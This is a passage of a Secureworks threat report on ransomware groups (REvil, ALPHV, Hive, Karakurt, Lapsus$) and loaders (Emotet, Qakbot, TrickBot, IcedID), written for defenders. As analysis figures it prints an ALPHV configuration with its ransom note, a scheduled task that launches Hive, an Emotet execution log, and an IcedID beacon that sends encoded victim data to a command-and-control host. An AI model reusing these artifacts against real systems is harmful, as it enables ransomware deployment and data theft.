On April 19, 2022, CTU researchers observed two dormant Tor sites associated with REvil become active again. Both sites were redirecting to a new Tor site that appeared to be a revamp of the original REvil leak site. The new leak site retained the original list of victims, as well as three new victims. This was odd, given that **GOLD SOUTHFIELD**¹⁵ initially went offline shortly after the [Kaseya attack](#)¹⁶ that occurred over Independence Day weekend in July 2021 and then was forced offline permanently by a [collaborative law enforcement](#)¹⁷ effort in October.

Naturally, the use of the same Tor infrastructure and REvil source code caused speculation about whether REvil was back, despite the [reported](#)¹⁸ arrest of members of the group by the Russian FSB in January 2022. But in spite of these early signs of a resurgence, REvil is yet to reach its former level of activity.

Intriguingly, CTU researchers [identified](#)¹⁹ REvil samples compiled in March at a time when, according to the Russian authorities, members

of the group [were still in custody](#)²⁰. This could indicate that the individuals had been quietly released prior to that point, or perhaps the arrests were of fringe members and had no real impact on the group's operational capabilities. The timing also coincides with the breakdown of cooperation between Russia and the U.S. on cybercrime.

The Perils of Timestamps—Can They Be Trusted?

Analysis of REvil's resurgence relied in part on analysis of compilation timestamps. Compilation timestamps show when a file, in this case a REvil ransomware binary, was created and can be useful for building a timeline of threat actor activity. But they can, and often are, falsified by threat actors. Threat intelligence analysts need to be careful in relying on them.

CTU researchers have been tracking GOLD SOUTHFIELD since 2019 and have processed thousands of REvil samples. Whenever a new version of REvil has appeared, the compilation timestamp for the executable aligns with what is expected of a new release. Compilation timestamps also align for samples across multiple different campaigns. Therefore, while compilation timestamps should generally be treated cautiously, in this case they are a useful data point.

01

Letter From Our CTIO

02

Executive Summary and Key Findings

03

Ransomware Remains the Primary Strategic Threat

04

Ransomware Enablers: Loaders and Info stealers

05

Exploitation of Remote Services is Now the Most Common Access Vector

06

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

07

Defense Evasion Offers Its Own Detection Opportunities

08

Conclusion

09

The Secureworks View of the Threat

ALPHV Works Cross-Platform

It is increasingly common for ransomware groups to compile ransomware that can be deployed across multiple operating systems. One example is **GOLD BLAZER**^s²¹ ALPHV ransomware, also known as BlackCat, which emerged in December 2021. Based on insights from multiple ALPHV intrusions worked by Secureworks incident responders, the operators move from initial infection to data exfiltration within a few days, to deploying ransomware within approximately one week. In one incident, GOLD BLAZER or one of its affiliates abused a single-factor authentication Virtual Private Network (VPN) for the initial infection vector. After compromising the device, the threat actors conducted

reconnaissance and used Mimikatz to harvest credentials. Using these stolen credentials, the threat actors logged into domain administrator accounts and used the access to stage, compress, and exfiltrate files.

ALPHV is written in Rust, making the ransomware scalable across Windows and Linux operating systems without needing to maintain distinct codebases. Its configuration file (figure 5) includes options to terminate ESXi 'vm' and 'vm snapshot' files. The hybrid approach of listing Linux and Windows file extensions is unusual.

```
1  {
2     "config_id": "",
3     "public_key": "",
4
5
6
7     "extension": ".txt",
8     "note_file_name": "RECOVER-${EXTENSION}-FILES.txt",
9     "note_full_text": ">> What happened?\nImportant files on your network was ENCRYPTED and now\nthey have \"${EXTENSION}\" extension.\nIn order to recover your files you need to follow\ninstructions below.\n>> Sensitive Data\nSensitive data on your network was DOWNLOADED.\nIf\nyou DON'T WANT your sensitive data to be PUBLISHED you have to act quickly.\nData includes:\nEmployees personal data, CVs, DL, SSN.\n- Complete network map including credentials for local\nand remote services.\n- Private financial information including: clients data, bills, budgets,\nannual reports, bank statements.\n- Manufacturing documents including: datagrams, schemas,\ndrawings in solidworks format\n- And more...\n>> CAUTION\nDO NOT MODIFY ENCRYPTED FILES\nYOURSELF.\nDO NOT USE THIRD PARTY SOFTWARE TO RESTORE YOUR DATA.\nYOU MAY DAMAGE YOUR FILES, IT\nWILL RESULT IN PERMANENT DATA LOSS.\n>> What should I do next?\n1) Download and install Tor\nBrowser from: https://torproject.org\n2) Navigate to:  
http:// .onion/?access-key=${ACCESS_KEY}"
10    "note_short_text": "Important files on your network was DOWNLOADED and ENCRYPTED.\nSee\n\"${NOTE_FILE_NAME}\" file to get further instructions.",
11    "default_file_mode": "Auto",
12    "default_file_cipher": "Best"
```

Figure 5. ALPHV configuration file. (Source: Secureworks)

01

[Letter From Our CTIO](#)

02

[Executive Summary
and Key Findings](#)

03

[Ransomware Remains the Primary Strategic Threat](#)

04

[Ransomware Enablers:
Loaders and Infostealers](#)

05

[Exploitation of Remote Services is Now the Most Common Access Vector](#)

06

[Hostile Government-Sponsored Actor Activity Shows a Regional Focus](#)

07

[Defense Evasion Offers Its Own Detection Opportunities](#)

08

[Conclusion](#)

09

[The Secureworks View of the Threat](#)

Hive Proves Effective at Attracting Affiliates

Hive is another ransomware that has featured heavily in incident response engagements worked by Secureworks during the period. The operators of the Hive RaaS, [GOLD HAWTHORNE²²](#), have been active since at least June 2021.

Since April 2022, CTU researchers have attributed a series of Hive-related intrusions to a single affiliate, [GOLD MATADOR²³](#). GOLD MATADOR gains access to networks through VPN or Remote

Desktop Protocol (RDP) servers using compromised credentials. After conducting reconnaissance to enumerate domains and harvest credentials using tools like PCHunter64, SharpView and Mimikatz, the group moves laterally using RDP with stolen credentials. The SystemBC proxy tool is used to disguise network traffic and Cobalt Strike Beacon is installed across number hosts for command and control. The group explores directories and views specific files before using FileZilla for data exfiltration and then ultimately deploying the Hive ransomware via Group Policy Object or Scheduled Task (figure 6).

```
C:\Windows\System32\Tasks\veeamupdate
<Exec>
<Command>cmd.exe</Command>
<Arguments>/c \\corp.[redacted].com\NETLOGON\xxx.exe -u [REDACTED]</Arguments>
</Exec>
```

Figure 6. Scheduled Task (veeamupdate) used by GOLD MATADOR to detonate Hive ransomware. (Source: Secureworks)

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Infostealers

05

Exploitation of Remote Services is Now the Most Common Access Vector

06

Hostile Government-Sponsored Actor Activity Shows a Regional Focus

07

Defense Evasion Offers Its Own Detection Opportunities

08

Conclusion

09

The Secureworks View of the Threat

Experimentation With Hack and Leak Continues

The Secureworks 2021 State of the Threat report highlighted hack and leak incidents (where no ransomware was deployed) as a potential shift away from the traditional ransomware-based extortion model. It remains unclear whether this approach provides a viable long-term business model, but some groups such as [GOLD TOMAHAWK](#)²⁴ continue to practice it. Also known as Karakurt Team or Karakurt Lair, GOLD TOMAHAWK has been active since mid-2021.




Figure 7. GOLD TOMAHAWK (Karakurt) leak site screenshot.
(Source: Secureworks)


GOLD TOMAHAWK intrusions typically start with access through internet-facing VPN endpoints, likely leveraging vulnerabilities or weak or stolen credentials. Once inside the network, GOLD TOMAHAWK does not deploy custom tooling, relying instead on off-the-shelf tools and applications, often native to the victim system, to meet its objectives. The threat group has been observed to use RDP for lateral movement, AnyDesk for remote access, 7-Zip to compress data for extraction, and the Mega and QuickPacket file-upload services for exfiltration.

Another hack and leak actor that emerged during the period is the [GOLD RAINFOREST](#)²⁵ (Lapsus\$) threat group, who claimed responsibility for several high-profile breaches including against Microsoft, Samsung and Nvidia. Identified members of GOLD RAINFOREST don't match the typical stereotype of Russian-organized cybercriminals. But the success they were able to achieve in a short space of time is a cautionary tale about the importance of understanding how easy it can be for threat actors with a moderate level of capability and, critically, a means of accessing an organization's network to carry out attacks.

04

Ransomware Enablers: Loaders and Info stealers

Malware distribution forms a key component of the broad infrastructure that both supports and fuels the ransomware ecosystem. Delivery techniques continue to evolve, and the relationship between established ransomware operators and malware distribution operators remains a close one.



01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

**Ransomware Enablers:
Loaders and Info stealers**

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Info stealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09


The Secureworks
View of the Threat

Now You See Them, Now You Don't

Between July 2021 and June 2022, two big names in the loader landscape disappeared and two returned, demonstrating that writing off botnets and their associated malware, even after periods of inactivity, can be premature.

Emotet returned in November 2021, following its January 2021 takedown by international law enforcement agencies. During this downtime, its developers, tracked as the [GOLD CRESTWOOD](#)²⁶ threat group, had made some changes. The Emotet code appeared enhanced and streamlined, with more modern cryptography, different communications protocols, a switch to 64-bit architecture, more customizable execution options, and new command and control (C2) infrastructure. CTU researchers also observed evidence of GOLD CRESTWOOD experimenting with re-implementing deprecated functionality such as modules to steal credit card information from web browsers and [self-propagation](#)²⁷ using SMB and a list of hardcoded credentials.

Conti operator GOLD ULRICK was likely [instrumental](#)²⁸ in Emotet's return, and the Conti Leaks provided evidence of the close relationship between the ransomware group and GOLD CRESTWOOD. Emotet reappeared as a DLL download from TrickBot, suggesting that GOLD CRESTWOOD aimed to rebuild the Emotet botnet by using long-time collaborator GOLD BLACKBURN's TrickBot infrastructure. Emotet was also distributed through malicious Windows App Installer packages disguised as Adobe PDF software, much like GOLD BLACKBURN's BazarBackdoor malware. In January 2022, CTU researchers observed Emotet executing reconnaissance commands (see figure 8) replacing functionality that was previously provided by intermediate payloads Qakbot and TrickBot.



```

C:\WINDOWS\SysWOW64\rundll32.exe
"C:\Users\...\AppData\Local\Gzneupogcmdvk\kjpsk.leh",DllRegisterServer /0x
systeminfo (2022-02-03T09:26:37.56713),
ipconfig /all (2022-02-03T09:26:41.928104,
"C:\Users\...\AppData\Local\Temp\zedjsuu.z.exe" /scomnia
"C:\Users\...\AppData\Local\Temp\743B.tmp" (2022-02-03T09:28:04.112052,
"C:\Users\...\AppData\Local\Temp\eudefitmrlrfumms.exe" /scomnia
"C:\Users\...\AppData\Local\Temp\FACD.tmp" (2022-02-03T09:29:43.449894,
"C:\Users\...\AppData\Local\Temp\wpwxuw.t.exe"
"C:\Users\...\AppData\Local\Temp\9F1C.tmp" (2022-02-03T09:30:25.517620,
"C:\Users\...\AppData\Local\Temp\fakoyjetgxapdv.exe"
"C:\Users\...\AppData\Local\Temp\9F1C.tmp" (2022-02-03T09:30:28.962616,
"C:\Users\...\AppData\Local\Temp\svfsk.exe"
"C:\Users\...\AppData\Local\Temp\101E.tmp" (2022-02-03T09:33:05.349008,
"C:\Users\...\AppData\Local\Temp\kziugzgoux.exe"
"C:\Users\...\AppData\Local\Temp\101E.tmp" (2022-02-03T09:33:05.627608,
"C:\Users\...\AppData\Local\Temp\rrsm.exe"
"C:\Users\...\AppData\Local\Temp\C959.tmp" (2022-02-03T09:34:58.355829,
"C:\Users\...\AppData\Local\Temp\btyfjvqdhlpgwf.exe"
"C:\Users\...\AppData\Local\Temp\C959.tmp" (2022-02-03T09:34:58.652890,

```



Figure 8. Emotet executing reconnaissance commands and credential-theft tools. (Source: Secureworks)

01 Letter From Our CTIO
02 Executive Summary and Key Findings
03 Ransomware Remains the Primary Strategic Threat
04 Ransomware Enablers: Loaders and Info stealers
05 Exploitation of Remote Services is Now the Most Common Access Vector
06 Hostile Government-Sponsored Actor Activity Shows a Regional Focus
07 Defense Evasion Offers Its Own Detection Opportunities
08 Conclusion
09 The Secureworks View of the Threat

In March, Emotet resumed dropping **Qakbot**, using the 'azd' Qakbot campaign ID which likely refers to a **GOLD LAGOON**²⁹ affiliate. Qakbot had itself taken a two-month hiatus in 2021, reappearing on September 9, 2021. During the break, Qakbot's backend infrastructure was for the first time switched off rather than left to idle, leading the security community to question if the hiatus could be permanent. Since its return, Qakbot has resumed its role as a major player in the loader landscape.

On October 18, CTU researchers observed Qakbot deploying a new plugin containing the legitimate Atera remote management and monitoring (RMM) software to all infected devices (figure 9).

The **TrickBot** botnet stopped responding to infected systems on March 1, 2022, after a progressive decrease since mid-2021 in the tempo of updates to TrickBot-infected hosts via its C2 infrastructure. There were no signs of it returning to life by August, and it seems likely that the group intends to permanently abandon it.



01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

**Ransomware Enablers:
Loaders and Info stealers**

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07

Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat

The Conti Leaks may shed some light on the decision to abandon TrickBot, as they include conversations about TrickBot's declining utility and BazarLoader's increasing maturity. In a sign of the speed with which the threat landscape can change, by April 2022 a new loader called Bumblebee was being used in Conti and Diavol ransomware attacks in preference to BazarLoader. However, TrickBot's design means GOLD BLACKBURN retains the capability to re-enable the C2 infrastructure and recapture existing bots if the group chooses to.

There were lulls in **IcedID** activity between July and November 2021, and between February and May 2022, but activity levels have continued to increase since May 2022. In 2021 the operators of IcedID, **GOLD SWATHMORE**³⁰, reworked the malware's networking functionality to include Base64-encoded information about the victim system in the HTTP Cookie and Authorization header (figure 11).

Distribution for IcedID also changed during 2021, to distribute ISO files containing Windows shortcut (LNK) files that execute a colocated DLL file containing the IcedID payload. In a March 2022 intrusion, an attacker compromised an internet-facing Microsoft Exchange Server via the ProxyShell vulnerability and used access to the compromised server to send internal phishing emails containing hijacked email threads and an attached IcedID payload. This technique of using compromised email servers to send internal phishing emails is likely an effort to ensure that emails appear to come from a trusted sender, bypassing security controls that warn users by tagging emails that originate externally.

```
POST /news/1/255/0 HTTP/1.1
Host: coolbearblunts.com
Connection: Keep-Alive
Content-Type: application/octet-stream
Cookie: session=MDowOjA6MjIxMzQ6MA==
Authorization: Basic MzU2MDE4MjYwMDAxMDg2NDczMzAyOjEwNzo2Njoy
Content-Length: 416

JjE0NDQ1MTcwPUE0QkI2RENENEExMyYyMDg0NzgwOT01NDQ1MDA1NDU1MDA1NTM1MDA1NEI1MDA1NTQ1MDA1
NEY1MDAINTAIMDA]MkQIMDAINTIIIMDA]MzMIMDAINTUIMDAIMZEIMDA]MzkIMDAIMzMIMDAmMzMONTk5NTg9
JTU3JTAwJTRGJTAwJTuYJTAwJTRCJTAwJtQ3JTAwJTuYJTAwJTRGJTAwJTU1JTAwJTuwJTAwJjUzOTU40TQ5
PTMmMTg2Nzkw0TM9MCY1NTA5MDkyNz@xMC4wLjE5MDQxLjAuNjQuMS400CYONDANTY10D01NKE1MDAINjM1
MDAINzILMDAINjULMDAINkULMDAINzIMDAInjgIMDAInjEIMDAInzIMDAmNTE@MTgyMTA9ODE5Mg==
```

Figure 11. IcedID HTTP POST request with encoded victim information. (Source: Secureworks)

01

Letter From Our CTIO

02

Executive Summary
and Key Findings

03

Ransomware Remains the
Primary Strategic Threat

04

Ransomware Enablers:
Loaders and Info stealers

05

Exploitation of Remote
Services is Now the Most
Common Access Vector

06

Hostile Government-
Sponsored Actor Activity
Shows a Regional Focus

07


Defense Evasion Offers Its
Own Detection Opportunities

08

Conclusion

09

The Secureworks
View of the Threat



The screenshot shows a digital interface for threat detection. At the top, there are three small icons: a magnifying glass, a double arrow, and three dots. Below them is the title "IcedID Trojan Enumerating System Information". Underneath the title is a question "Is this alert valuable? ⓘ" followed by two buttons: "Yes" (with a thumbs up icon) and "No" (with a thumbs down icon). A horizontal line separates this from the main content area.

The main content area has a header "Summary" with a collapse arrow. Below it are two tabs: "DETAILS" (which is selected and highlighted in blue) and "JSON".

Status:	Open	Status Reason:	None
First Activity:		Last Activity:	
Inserted At:		Severity:	ⓘ Info
